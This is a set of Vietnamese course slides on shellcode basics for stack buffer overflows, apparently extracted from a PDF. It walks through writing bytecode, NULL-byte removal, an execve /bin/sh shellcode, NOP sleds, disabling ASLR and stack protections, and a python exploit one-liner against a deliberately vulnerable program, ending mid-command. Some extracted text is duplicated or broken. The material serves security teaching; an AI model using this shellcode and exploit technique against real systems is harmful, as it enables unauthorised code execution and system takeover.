

Căn bản về shellcode

Chương 3

Nguồn tham khảo:

Lỗi tràn bộ đệm trong http://www.procul.org/blog/selected_posts/

Giới thiệu về shellcode


- Khái niệm cơ bản của khai thác lỗi tràn bộ đệm là gây tràn một bộ đệm có lỗ hổng và thay đổi eip với mục đích nhiễm độc
- Trong mã hợp ngữ, lệnh NOP đơn giản là không làm gì cả mà chỉ nhảy đến lệnh tiếp theo (NO Operation). Khi được lưu ở trước một bộ đệm khai thác, nó được gọi là NOP sled. Nếu eip được trỏ đến một NOP sled, bộ vi xử lý sẽ chuyển sled ngay vào thành phần tiếp theo.

Giới thiệu về shellcode

- Shellcode là một chuỗi mã máy, thường được viết bằng ngôn ngữ assembly, dùng để khai thác lỗ hổng bảo mật trong một chương trình.
- Shellcode thường được sử dụng để khai thác các lỗ hổng bảo mật như tràn bộ đệm, lỗ hổng địa chỉ shell, lỗ hổng thực thi mã từ bên ngoài... Khi tấn công vào một chương trình, kẻ tấn công sẽ sử dụng shellcode để thay đổi luồng điều khiển của chương trình bị tấn công và thực hiện các hành động độc hại.
- Tuy nhiên, shellcode cũng có thể được sử dụng với mục đích tốt, chẳng hạn như trong việc kiểm tra độ bảo mật của hệ thống hoặc trong công việc nghiên cứu cứu bảo mật. Có rất nhiều thư viện shellcode online, sẵn sàng để sử dụng được trên mọi nền tảng.

Giới thiệu về shellcode

Bảng mô tả các cơ chế bảo vệ bộ nhớ



Xét lại ví dụ stack1.c

```
#include <stdio.h>

int main()
{
    int cookie;
    cookie=0;
    char buf[16];
    printf("&buf : %p, &cookie: %p\n",buf,&cookie);
    gets(buf);
    printf("\n cookie = %10x \n",cookie);
    if (cookie == 0x41424344 )
    {
        printf("You win!\n") ;
    }
}
```

- Nếu kích thước *buf* đủ lớn, có thể thay đổi địa chỉ trả về của hàm gọi, tới một *đoạn mã máy* trong chính stack để thực thi.

Ví dụ một đoạn mã máy

```
vd1.c x
/* Ví dụ 1: sử dụng bytecode in ra chuỗi Hello World! */

char bytecode[] =
    "\xeb\x1e\x59\xbb\x01\x00\x00\x00\xba\x0e\x00\x00\x00\xb8\x04\x00"
    "\x00\x00xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00xcd\x80"
    "\xe8\xdd\xff\xff\xff\x48\x65\x6c\x6c\x6f\x2c\x20\x57\x6f\x72\x6c"
    "\x64\x21\x0a";

int main()
{
    int *ret;

    ret = (int *) &ret + 2;
    (*ret) = (int) bytecode;
}
```

Ví dụ một đoạn mã máy

```
/* Ví dụ 1: sử dụng bytecode in ra chuỗi Hello World!  
*/
```

```
char bytecode[] =  
"\xeb\x1e\x59\xbb\x01\x00\x00\x00\xba\x0e\x00\x00\x00\xb8\x04\x00"  
"\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80"  
"\xe8\xdd\xff\xff\xff\x48\x65\x6c\x6c\x6f\x2c\x20\x57\x6f\x72\x6c"  
"\x64\x21\x0a";
```

```
int main()  
{  
    int *ret;  
    ret = (int *) &ret + 2;  
    (*ret) = (int) bytecode;  
}
```

Thực hiện

- Do cơ chế bảo vệ DEP của compiler nên bị lỗi segmentation fault

```
diepnn@ubuntu:~$ execstack -s ./vd  
diepnn@ubuntu:~$ ./vd  
Segmentation fault (core dumped)
```

- Cần cho phép thực thi lệnh trên stack với:
`execstack -s ./vd1`

```
diepnn@ubuntu:~$ execstack -s ./vd1  
diepnn@ubuntu:~$ ./vd1  
Hello, World!  
diepnn@ubuntu:~$ █
```


Cách viết mã máy - bytecode

- Ở đây ta thay địa chỉ trả về của hàm main() cho nó trở vào đoạn mã bytecode – mã máy.
- **Làm thế nào để viết mã máy?**
 - **Cách dài dòng:** viết một đoạn C, dùng gdb dịch ra assembly xem thế nào, sau đó viết assembly và dịch ra mã máy.
 - **Cách ngắn:** viết thẳng bằng assembly luôn rồi dịch sang mã máy.
 - **Cách lười:** chép bytecode của người khác viết sẵn
 - **Nguy hiểm vì có thể là mã độc**
 - **Cách chuyên nghiệp:** xây dựng một thư viện bytecode cho riêng mình.

Cách 1: Hello World trong C - Linux

- Dùng system call của Unix

```
int main()
{
    write(1, "Hello, World!\n", 14);
}
```

- Dịch với option static để mã hàm write được viết trong mã xuất, có thể xem được trong gdb

```
$ gcc -static -g ./hello_world.c -o hello_world.o
```

```
$ ld ./hello_world.o -o hello_world
```

Gdb ./hello_world

(gdb) disass write

Dump of assembler code for function write:

```
0xb7eeffe0 <+0>:      cmpl  $0x0,%gs:0xc
0xb7eeffe8 <+8>:      jne   0xb7ef000c <write+44>
0xb7eeffea <+0>:      push  %ebx
0xb7eeffeb <+1>:      mov   0x10(%esp),%edx
0xb7eeffef <+5>:      mov   0xc(%esp),%ecx
0xb7eefff3 <+9>:      mov   0x8(%esp),%ebx
0xb7eefff7 <+13>:     mov   $0x4,%eax
0xb7eefffc <+18>:     call  *%gs:0x10
0xb7ef0003 <+25>:     pop   %ebx
0xb7ef0004 <+26>:     cmp   $0xffff001,%eax
0xb7ef0009 <+31>:     jae   0xb7ef003d <write+93>
```

move last argument of
write() into %edx

move next argument
into %ecx

move first argument into
%ebx

copy write()'s system call
number into %eax

switch to kernel's mode

...

Viết chương trình bằng assembly

- Ý tưởng: Để gọi một system call như `write()`, ta bỏ mã số của `write()` vào thanh ghi `%eax` (`write` có mã số là 4). Sau đó lần lượt chép các tham số còn lại vào `%ebx`, `%ecx`, `%edx`, rồi chuyển sang kernel mode.
- Có thể viết trực tiếp chương trình in “Hello, World!” bằng assembly như sau:

`hello_world.asm`

Dịch và Chạy

```
section .data ; section declaration

hello db "Hello, World!", 0x0a ; "Hello, World!\n"

section .text ; section declaration

global _start ; default entry point for ELF linking

_start:
    mov eax, 4      ; write() system call number
    mov ebx, 1      ; 1 is standard output
    mov ecx, hello  ; pointer to "Hello, World!\n"
    mov edx, 14     ; length of output string
    int 0x80        ; finally, invoke write()
; prepare for exit(0)
    mov ebx, 0      ; argument for exit()
    mov eax, 1      ; system call number of exit()
    int 0x80        ; invoke exit(0)
```

Dịch và Chạy

- `$ nasm -f elf hello_world.asm`
- `$ ld hello_world.o -o hello_world`
- `$/hello_world`

Hello, World!

=====

- Vấn đề: Trong bytecode thì ta không thể để chuỗi “Hello, World\n” vào data segment của chương trình đang chạy
 - Vì data segment không ghi lên được
- ➔ viết “Hello World” không dùng ***data segment*** mà để ở ***text segment***.

Ý tưởng

- Yêu cầu:
 - Chuỗi “Hello, World\n” phải được để trong text segment
 - Cần địa chỉ trên bộ nhớ của chuỗi này để bỏ vào ecx trước khi gọi write()
- Cách làm: phối hợp lệnh jmp và lệnh call để truy cập đến địa chỉ của một vùng dữ liệu nào đó mà không biết trước địa chỉ vùng dữ liệu đó

Ý tưởng: Phối hợp jmp và call

jmp short string

code:

pop eax ; eax có địa chỉ của 'Hello world!' ;
... ; Có địa chỉ, ta có thể làm tiếp gì đó

string:

call code
db 'Hello world!'

- Cả call và jmp short đều dùng địa chỉ tương đối
- Khi call được gọi, OS sẽ push địa chỉ lệnh sau call lên stack, và ta chỉ cần pop ra để dùng

Chương trình hello_world.asm mới

```
global _start ; default entry point for ELF linking
_start:
    jmp short string
code:
    pop ecx ; ecx points to "Hello, World!"
    mov ebx, 1 ; output file descriptor for write
    mov edx, 14 ; length of output string
    mov eax, 4 ; 4 is the system call number of write()
    int 0x80 ; finally, invoke the system call
; prepare for exit(0)
    mov ebx, 0
    mov eax, 1
    int 0x80
string:
    call code
    db 'Hello, World!', 0x0a
```

Chương trình asm để dịch sang bytecode

```
; file name: hw.asm
USE32      ; tell nasm we're using a 32-bit system
  jmp short string
code:
  pop ecx   ; ecx has the address of "Hello, World!\n"
  mov ebx, 1 ; output file descriptor for write
  mov edx, 14 ; length of output string
  mov eax, 4 ; 4 is the system call number of write
  int 0x80   ; finally, invoke the system call
  mov ebx, 0 ; and exit cleanly
  mov eax, 1
  int 0x80
string:
  call code
  db 'Hello, World!', 0x0a
```

USE32 (hoặc BITS 32) để báo cho nasm (The Netwide Assembler) dịch ra mã 32-bit. Giả sử file hw.asm chứa chương trình trên, ta dịch nó ra mã máy bằng:

```
nasm hw.asm
```

Mã máy của hw.m

- Sử dụng hexedit để đọc mã máy:

00000000	EB 1E 59 BB	01 00 00 00	BA 0E 00 00	00 B8 04 00	..Y.....
00000010	00 00 CD 80	BB 00 00 00	00 B8 01 00	00 00 CD 80
00000020	E8 DD FF FF	FF 48 65 6C	6C 6F 2C 20	57 6F 72 6CHello, worl
00000030	64 21 0A				d!.

Viết shellcode với bytecode gọi
shell /bin/sh

shell /bin/sh

- /bin/sh là một chương trình shell
 - được cài đặt trên hầu hết các hệ thống Unix và Linux,
 - sử dụng như một bộ giải thích tập tin kịch bản để thực thi các tập tin script trên hệ thống
 - được sử dụng làm shell mặc định cho một số hệ thống.
 - Nó hỗ trợ nhiều tính năng của shell, bao gồm quản lý tiến trình, biến môi trường, cấu trúc điều khiển lưu động, các lệnh bên trong hệ thống tập tin, các lệnh bên trong hệ thống mạng, và nhiều tính năng khác.

shell /bin/sh

- Các cuộc tấn công vào /bin/sh thường được thực hiện bằng cách khai thác các lỗ hổng bảo mật trong chương trình này, ví dụ các lỗ hổng buffer overflow, lỗ hổng race condition, lỗ hổng shell injection, và các lỗ hổng đường truyền mạng.
- Khi một hacker có thể tấn công vào /bin/sh, họ có thể thực hiện các hoạt động độc hại như lấy cắp thông tin người dùng, thực hiện các cuộc tấn công từ chối dịch vụ (DoS), cài đặt phần mềm độc hại hoặc thậm chí kiểm soát hoàn toàn hệ thống.

Ví dụ 2: vd2.c

```
/*
 * -----
 * vd2.c
 * 1. Figure out how system calls work in assembly
 * -----
 */
#include <stdio.h>

int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- Xem asm và chuyển sang code asm

• Sử dụng gdb thấy được cách gọi `execve`

1. Đặt chuỗi NULL-terminated `"/bin/sh"` ở một địa chỉ A nào đó
2. Đặt A và một NULL word (4 bytes) kề nhau ở một địa chỉ B nào đó
3. Copy `0xb` vào thanh ghi `%eax`
4. Copy A vào thanh ghi `%ebx`
5. Copy B vào thanh ghi `%ecx`
6. Copy `0x0` vào thanh ghi `%edx`
7. Gọi ngắt 80 (nghĩa là `int 0x80`) để chuyển sang kernel mode.

File asm tương ứng: vd2.asm

```
section .data                                ; section declaration
shell_path db "/bin/cshX"                   ; this is name[0]
name db "00001111"                          ; char* name[2];
section .text                                ; section declaration
global _start                               ; default entry point for ELF linking

_start:
    mov eax, 0 ; put 0 into eax
    mov ebx, shell_path                      ; ebx is where name[0] is supposed to go
    mov [ebx+8], al                          ; replace X at the end by 0, now it's null-terminated
    mov ecx, name                            ; ecx is where name is supposed to go
    mov [ecx], ebx                           ; replace 0000 by pointer to path string (shell_path)
    mov [ecx+4], eax                         ; replace 1111 by 0x0
    mov edx, 0                              ; edx contains NULL too
    mov eax, 11                             ; 11 is the system call number of execve
    int 0x80                                ; finally, invoke the system call
```

Dễ dàng chuyển thành shellcode


```
;; shellcode without using data segment
USE32
    jmp short two
one:
    pop ebx                ; ebx is where name[0] is supposed to
                           ; go
    mov eax, 0             ; put 0 into eax
    mov [ebx+7], al        ; replace X at the end by 0, now it's
                           ; null-terminated
    lea ecx, [ebx+8]       ; ecx is where name is supposed to go
    mov [ecx], ebx         ; replace nam0 by pointer to the path
                           ; string
    mov [ecx+4], eax       ; replace nam1 by 0x00000000 (NULL)
    xor edx, edx           ; edx contains NULL too
    mov eax, 11            ; 11 is the system call number of
                           ; execve
    int 0x80              ; finally, invoke the system call
two:
    call one
    db '/bin/shXnam0nam1'
```

Một số vấn đề với shellcode

Vấn đề 1: NULL byte

```
/* * vuln_lb.c : This is a vulnerable program with a large buffer */
#include <stdio.h>
int main(int argc, char **argv) {
    char buffer[500];
    if (argv[1] != NULL) {
        strcpy(buffer, argv[1]);
    }
    return 0;
}
```

00000000	EB 1E 59 BB	01 00 00 00	BA 0E 00 00	00 B8 04 00	..Y.....
00000010	00 00 CD 80	BB 00 00 00	00 B8 01 00	00 00 CD 80
00000020	E8 DD FF FF	FF 48 65 6C	6C 6F 2C 20	57 6F 72 6CHello, worl
00000030	64 21 0A				d!



- Hàm strcpy sẽ copy cho đến khi nó thấy NULL-byte, đánh dấu hết chuỗi nhập, thì dừng.

Vấn đề 2: chỗ đặt shellcode

```
/* * vuln_lb.c : This is a vulnerable program with a large buffer */
#include <stdio.h>
int main(int argc, char **argv) {
    char buffer[5];
    if (argv[1] != NULL) {
        strcpy(buffer, argv[1]);
    }
    return 0;
}
```

00000000	EB 1E 59 BB	01 00 00 00	BA 0E 00 00	00 B8 04 00	..Y.....
00000010	00 00 CD 80	BB 00 00 00	00 B8 01 00	00 00 CD 80
00000020	E8 DD FF FF	FF 48 65 6C	6C 6F 2C 20	57 6F 72 6CHello, worl
00000030	64 21 0A				d!.

- Chỗ để shellcode quá nhỏ, trong khi size của shellcode lớn (ví dụ: 51 byte)

Vấn đề khác

- Tránh phát hiện chữ ký của shellcode khi các hệ thống IDS dò tìm
 - Làm thế nào để viết shellcode hiện thực một tác vụ phổ biến (gọi một shell) mà signature của shellcode không bị dò ra?
- Cơ chế bảo vệ stack không cho thực thi (non-executable stack).
 - Như cơ chế "Data Execution Prevention" (DEP) của Windows OS và chống thực thi stack của Linux.
 - Không thể đặt shellcode vào buffer bị tràn.

Giải quyết vấn đề NULL byte

Hello World có NULL byte

```
user_code:
    jmp message
write_str:
    xor eax, eax
    xor ebx, ebx
    xor edx, edx
    mov eax, 4
    mov ebx, 1
    pop ecx
    mov edx, 13
    int 0x80
    mov eax, 1
    xor ebx, ebx
    int 0x80
message:
    call write_str
    .ascii "Hello, World\n"
```

"\xEB\x21\x31\xC0\x31\xDB\x31\xD2
\xB8\x04\x00\x00\x00\xBB\x01\x00
\x00\x00\x59\xBA\x0D\x00\x00\x00
\xCD\x80\xB8\x01\x00\x00\x00\x31
\xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF
\x48\x65\x6C\x6C\x6F\x2C\x20\x57
\x6F\x72\x6C\x64\x0A"

53 byte

Giải quyết vấn đề NULL byte

Hello World **không có** NULL byte

```
user_code:
    jmp message
write_str:
    xor eax, eax
    xor ebx, ebx
    xor edx, edx
    mov al, 4
    mov bl, 1
    pop ecx
    mov dl, 13
    int 0x80
    mov al, 1
    xor ebx, ebx
    int 0x80
message:
    call write_str
    .ascii "Hello, World\n"
```

```
"\xEB\x15\x31\xC0\x31\xDB\x31\xD2
\xB0\x04\xB3\x01\x59\xB2\x0D\xCD
\x80\xB0\x01\x31\xDB\xCD\x80\xE8
\xE6\xFF\xFF\xFF\x48\x65\x6C\x6C
\x6F\x2C\x20\x57\x6F\x72\x6C\x64
\x0A"
```

48 byte
Không còn byte NULL

Sinh mã máy tự động với tool

- Các tool tự động như:
 - Online x86 / x64 Assembler and Disassembler
<https://defuse.ca/online-x86-assembler.htm#disassembly>
<http://shell-storm.org/online/Online-Assembler-and-Disassembler/>
 - Sử dụng Keystone và Capstone của Nguyễn Anh Quỳnh, hỗ trợ nhiều kiến trúc và nền tảng
- Hoặc sử dụng các đoạn mã có sẵn:
 - <http://shell-storm.org/shellcode/>
 - <http://www.exploit-db.com/shellcode/>

Một số cơ chế bảo vệ của Linux

- Address space Layout Randomization (Kernel)
 - Bỏ đi với:
`$ sudo echo 0 > /proc/sys/kernel/randomize_va_space`
- Executable Stack Protection (Compiler)
 - Xem với `$ readelf -l <filename>` , sau đó xem `GNU_STACK` có được execute không
 - Bỏ đi với: `$ gcc -ggdb -m32 -z execstack -o buffer1 buffer1.c`
Hoặc cài và chạy `execstack -s ./tên file chạy`
- Stack smashing protection (Compiler)
 - Bỏ đi với `$ gcc -fno-stack-protector -mpreferred-stack-boundary=2 ./buffer1.c`

Một số cơ chế bảo vệ của Linux

- Executable Stack Protection (Compiler), có thể kiểm tra xem run bytecode được không với đoạn mã lệnh ((copy vào mảng shellcode):

```
/* gcc -z execstack -o hw hw.c */  
char shellcode[] = "\x31\xDB\xF7\xE3\xB0\x0A\x50"  
                  "\x68\x6F\x72\x6C\x64\x68\x6F"  
                  "\x2C\x20\x57\x68\x48\x65\x6C"  
                  "\x6C\xB0\x04\xB3\x01\x89\xE1"  
                  "\xB2\x0D\xCD\x80\xB0\x01\x31"  
                  "\xDB\xCD\x80";  
  
int main() {  
    (*(void (*)(void)) shellcode)();  
    return 1;  
}
```

Mã bytecode in
Hello World

Vấn đề 2: chỗ đặt shellcode

```
/* * stack7.c : This is a vulnerable program with a large buffer */  
/* gcc -z execstack -fno-stack-protector -o stack7 ./stack7.c */  
  
#include <stdio.h>  
  
int main(int argc, char **argv) {  
    char buffer[500];  
    printf(" -- My buffer is at %p (Program Screaming to be Hacked)\n", buffer);  
    if (argv[1] != NULL) {  
        strcpy(buffer, argv[1]);  
    }  
    return 0;  
}
```

- Buffer có chỗ đủ lớn để đặt shellcode


Vấn đề 2: chỗ đặt shellcode

- Thử với các shellcode khác như
`exec("/bin/sh")`
- Thay vì in ra Hello World
- Có thể thử với một shellcode có sẵn tại đây:
<http://shell-storm.org/shellcode/files/shellcode-811.php>

NOP Sleds

- ‘**nop**’ (**\x90**) là lệnh không làm gì
- Khi không biết địa chỉ chính xác của shellcode, hãy thêm các lệnh **nop** vào để điền đầy buffer cho dễ thực hiện

```
90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr
```




Stack mở theo hướng này: từ địa chỉ cao xuống địa chỉ thấp

NOP Sleds

- 'nop' (\x90) là lệnh không làm gì
- Khi không biết địa chỉ chính xác của shellcode, hãy thêm các lệnh **nop** vào để điền đầy buffer cho dễ thực hiện

```
90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr
```




Stack mở theo hướng này: từ địa chỉ cao xuống địa chỉ thấp

NOP Sleds

- 'nop' (\x90) là lệnh không làm gì
- Khi không biết địa chỉ chính xác của shellcode, hãy thêm các lệnh **nop** vào để điền đầy buffer cho dễ thực hiện

```
90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr
```

DONE!



Stack mở theo hướng này: từ địa chỉ cao xuống địa chỉ thấp

Khai thác stack7.c với chuỗi lệnh sau

- Làm thế nào để đoán cho gần đúng địa chỉ buffer của chương trình sẽ exploit?
 - Lấy stack pointer hiện hành của một chương trình làm mốc, xê dịch nó xuống địa chỉ thấp từng chút một cho đến khi đụng chuỗi NOP sled.
 - Vì stack pointer ta sẽ lấy có rất nhiều khả năng là nằm cao hơn stack pointer của chương trình bị khai thác, do chương trình bị khai thác phải làm nhiều việc, stack của nó sẽ “dài” hơn.

Khai thác stack7.c với chuỗi lệnh sau

Hoặc cách 2 (43 byte shellcode):

```
python -c 'print "\x90"*201 +  
"\xeb\x14\x5b\x31\xc0\x88\x43\x07\x8d\x4b\x08\x89\x19\x8  
9\x41\x04\x31\xd2\xb0\x0b\xcd\x80\xe8\xe7\xff\xff\xff\x2f\x6  
2\x69\x6e\x2f\x73\x68\x58\x2d\x2d\x2d\x2d\x2b\x2b\x2b\x2  
b"+  
"\x90"*49 +  
"\x30\xf6\xff\xbf" ' | ./stack7.c
```

```
90 90 90 90 90 90 90 90 90 90 90 90  
90 90 90 90 90 90 90 90 90 90 90 90  
90 90 shellcode 90 90 90 90 addr
```

Khai thác stack7.c với chuỗi lệnh sau

Hoặc cách 2 (43 byte shellcode):

```
python -c 'print "\x90"*201 +  
"\xeb\x14\x5b\x31\xc0\x88\x43\x07\x8d\x4b\x08\x89\x19\x8  
9\x41\x04\x31\xd2\xb0\x0b\xcd\x80\xe8\xe7\xff\xff\xff\x2f\x6  
